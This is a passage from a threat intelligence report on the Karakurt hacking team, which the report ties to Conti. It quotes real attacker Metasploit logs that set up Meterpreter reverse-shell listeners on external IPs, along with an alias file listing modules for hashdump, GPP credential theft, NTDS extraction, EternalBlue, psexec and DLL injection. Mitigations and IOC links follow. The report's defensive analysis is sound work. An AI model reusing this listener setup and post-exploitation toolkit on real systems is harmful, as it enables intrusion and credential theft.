
DISCLAIMER : This document and its contents shall be deemed as proprietary and privileged information of INFINITUM IT and shall be subjected to articles and provisions that have been stipulated in the General Data Protection Regulation and Personal Data Protection Law. It shall be noted that INFINITUM IT provides this information “as is” according to its findings, without providing any legally applicable warranty regarding completeness or accuracy of the contents. Therefore, neither this report nor any of its contents can be used as admissible proof before legal authorities

The Infinitum IT Cyber Threat Intelligence team, observed the usage of **Metasploit Framework** against multiple targets.Karakurt hacking team used Metasploit for getting **Reverse Shell** on victim devices, **brute forcing SMB shares** and **RDP sessions**.



```
       =[ metasploit v6.1.34-dev-                         ]
+ -- --=[ 2208 exploits - 1169 auxiliary - 395 post       ]
+ -- --=[ 596 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use sessions -1 to interact with the
last opened session

[*] Starting persistent handler(s)...
msf6 > cd Allias
msf6 > resource http.rc
[*] Processing /root/Allias/http.rc for ERB directives.
resource (/root/Allias/http.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/Allias/http.rc)> set payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_http
resource (/root/Allias/http.rc)> set lhost 173.232.146.50
lhost => 173.232.146.50
resource (/root/Allias/http.rc)> set lport 80
lport => 80
resource (/root/Allias/http.rc)> set ExitOnSession false
ExitOnSession => false
msf6 exploit(multi/handler) > set lhost 104.238.61.153
lhost => 104.238.61.153
msf6 exploit(multi/handler) > set lport 499
lport => 499
msf6 exploit(multi/handler) > run

[*] Started HTTP reverse handler on http://104.238.61.153:499
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf6 exploit(multi/handler) > set lport 501
lport => 501
msf6 exploit(multi/handler) > run

[*] Started HTTP reverse handler on http://104.238.61.153:501
^[       ^[
[5] 0:ruby*                                                                    "vps.server.co
```

Post exploitation techniques used by Karakurt group can be observed on Metasploit logs



```
root@vps:~# cd Allias/
root@vps:~/Allias# ls
allias.rc  http.rc  https.rc  tcp_8443.rc  tcp_8444.rc
root@vps:~/Allias# cat allias.rc
load alias
alias  arp_s              'use post/windows/gather/arp_scanner'
alias  portscan          'use auxiliary/scanner/portscan/tcp'
alias  hashdump          'use post/windows/gather/hashdump'
alias  smb_version       'use auxiliary/scanner/smb/smb_version'
alias  smb_download      'use auxiliary/admin/smb/download_file'
alias  smb_login         'use auxiliary/scanner/smb/smb_login'
alias  smb_upload        'use auxiliary/admin/smb/upload_file'
alias  smb_delete        'use auxiliary/admin/smb/delete_file'
alias  psexec            'use exploit/windows/smb/psexec'
alias  psexec_com        'use auxiliary/admin/smb/psexec_command'
alias  creds_hashdump    'use post/windows/gather/hashdump'
alias  cred_gpp          'use post/windows/gather/credentials/gpp'
alias  ntds_util         'use post/windows/gather/file_from_raw_ntfs'
alias  ad_to_sqllite     'use post/windows/gather/ad_to_sqlite'
alias  ms17_scan                 'use auxiliary/scanner/smb/smb_ms17_010'
alias  ms17                              'use exploit/windows/smb/ms17_010_eternalblue'
alias  ms17_com          'use auxiliary/admin/smb/ms17_010_command'
alias  ms17_ps           'use exploit/windows/smb/ms17_010_psexec'
alias  ad_pc                    'use post/windows/gather/enum_ad_computers'
alias  ad_com                   'use post/windows/gather/enum_ad_user_comments'
alias dll_ing                           'use post/windows/manage/reflective_dll_inject'root@vps:~/Allias# cat https.rc
use exploit/multi/handler
```

DISCLAIMER : This document and its contents shall be deemed as proprietary and privileged information of INFINITUM IT and shall be subjected to articles and provisions that have been stipulated in the General Data Protection Regulation and Personal Data Protection Law. It shall be noted that INFINITUM IT provides this information “as is” according to its findings, without providing any legally applicable warranty regarding completeness or accuracy of the contents. Therefore, neither this report nor any of its contents can be used as admissible proof before legal authorities

Mitigation Against Conti / Karakurt Hacking Team

- Employ robust and routine user-awareness and training regimens for users of all systems.
- Ensure that a robust crisis management and incident response plan are in place in the event of a high impact intrusion.
- Maintain best practices against malware, such as patching, updating anti-virus software, implementing strict network egress policies, and using application whitelisting where feasible.
- Patch infrastructure to the highest available level, as threat actors are often better able to exploit older systems with existing vulnerabilities.
- Ensure all internet-facing security and remote access appliances are patched to the latest versions.
- Disable RDP on external-facing devices and restrict workstation-to-workstation RDP connections.
- Employ a strong corporate password policy that includes industry standards for password length, complexity, and expiration dates for both human and non-human accounts.
- Use MFA where possible for authenticating corporate accounts to include remote access mechanisms and security tools. Admin accounts should be cross-platform MFA enforced.
- Use admin accounts only for administrative purposes and never to connect to the network or browse the internet.
- Do not store unprotected credentials in files and scripts on shared locations.
- Deploy EDR across the environment, targeting at least 90% coverage of endpoint and workload visibility.
- Encrypt data at rest where possible and protect related keys and technology.
- Hunt for attacker TTPs, including common “living off the land” techniques, to proactively detect and respond to a cyber-attack and mitigate its impact.

IOC Data

https://github.com/infinitumitlabs/Karakurt-Hacking-Team-CTI

DISCLAIMER : This document and its contents shall be deemed as proprietary and privileged information of INFINITUM IT and shall be subjected to articles and provisions that have been stipulated in the General Data Protection Regulation and Personal Data Protection Law. It shall be noted that INFINITUM IT provides this information “as is” according to its findings, without providing any legally applicable warranty regarding completeness or accuracy of the contents. Therefore, neither this report nor any of its contents can be used as admissible proof before legal authorities

Acknowledgement

We would like to thank ”Federal Office for Information Security (BSI) / Germany” for their valuable guidance and support throughout this research.

During our research we also contacted companies who got affected by Conti / Karakurt Threat Actors to prevent the ongoing Cyber Attacks or notify them about the incident.

The public version of the report will be shared from our github page

https://github.com/infinitumitlabs

Readers can find the new samples, IOCs, and new versions of this report from our github page as we will constantly update our page based on new findings.

DISCLAIMER : This document and its contents shall be deemed as proprietary and privileged information of INFINITUM IT and shall be subjected to articles and provisions that have been stipulated in the General Data Protection Regulation and Personal Data Protection Law. It shall be noted that INFINITUM IT provides this information “as is” according to its findings, without providing any legally applicable warranty regarding completeness or accuracy of the contents. Therefore, neither this report nor any of its contents can be used as admissible proof before legal authorities

References

Lozy. *danted.* 1 04 2022. https://github.com/Lozy/danted.

Nicocha30. *ligolo-ng.* 3 4 2022. https://github.com/Nicocha30/ligolo-ng.

rapid7. *metasploit-framework.* 5 4 2022. https://github.com/rapid7/metasploit-framework.

SecureAuthCorp. *impacket.* 01 04 2022. https://github.com/SecureAuthCorp/impacket.

DISCLAIMER : This document and its contents shall be deemed as proprietary and privileged information of INFINITUM IT and shall be subjected to articles and provisions that have been stipulated in the General Data Protection Regulation and Personal Data Protection Law. It shall be noted that INFINITUM IT provides this information "as is" according to its findings, without providing any legally applicable warranty regarding completeness or accuracy of the contents. Therefore, neither this report nor any of its contents can be used as admissible proof before legal authorities

infinitum IT
Power of integrated Security

Threat Spotlight: Conti Ransomware Group Behind the Karakurt Hacking Team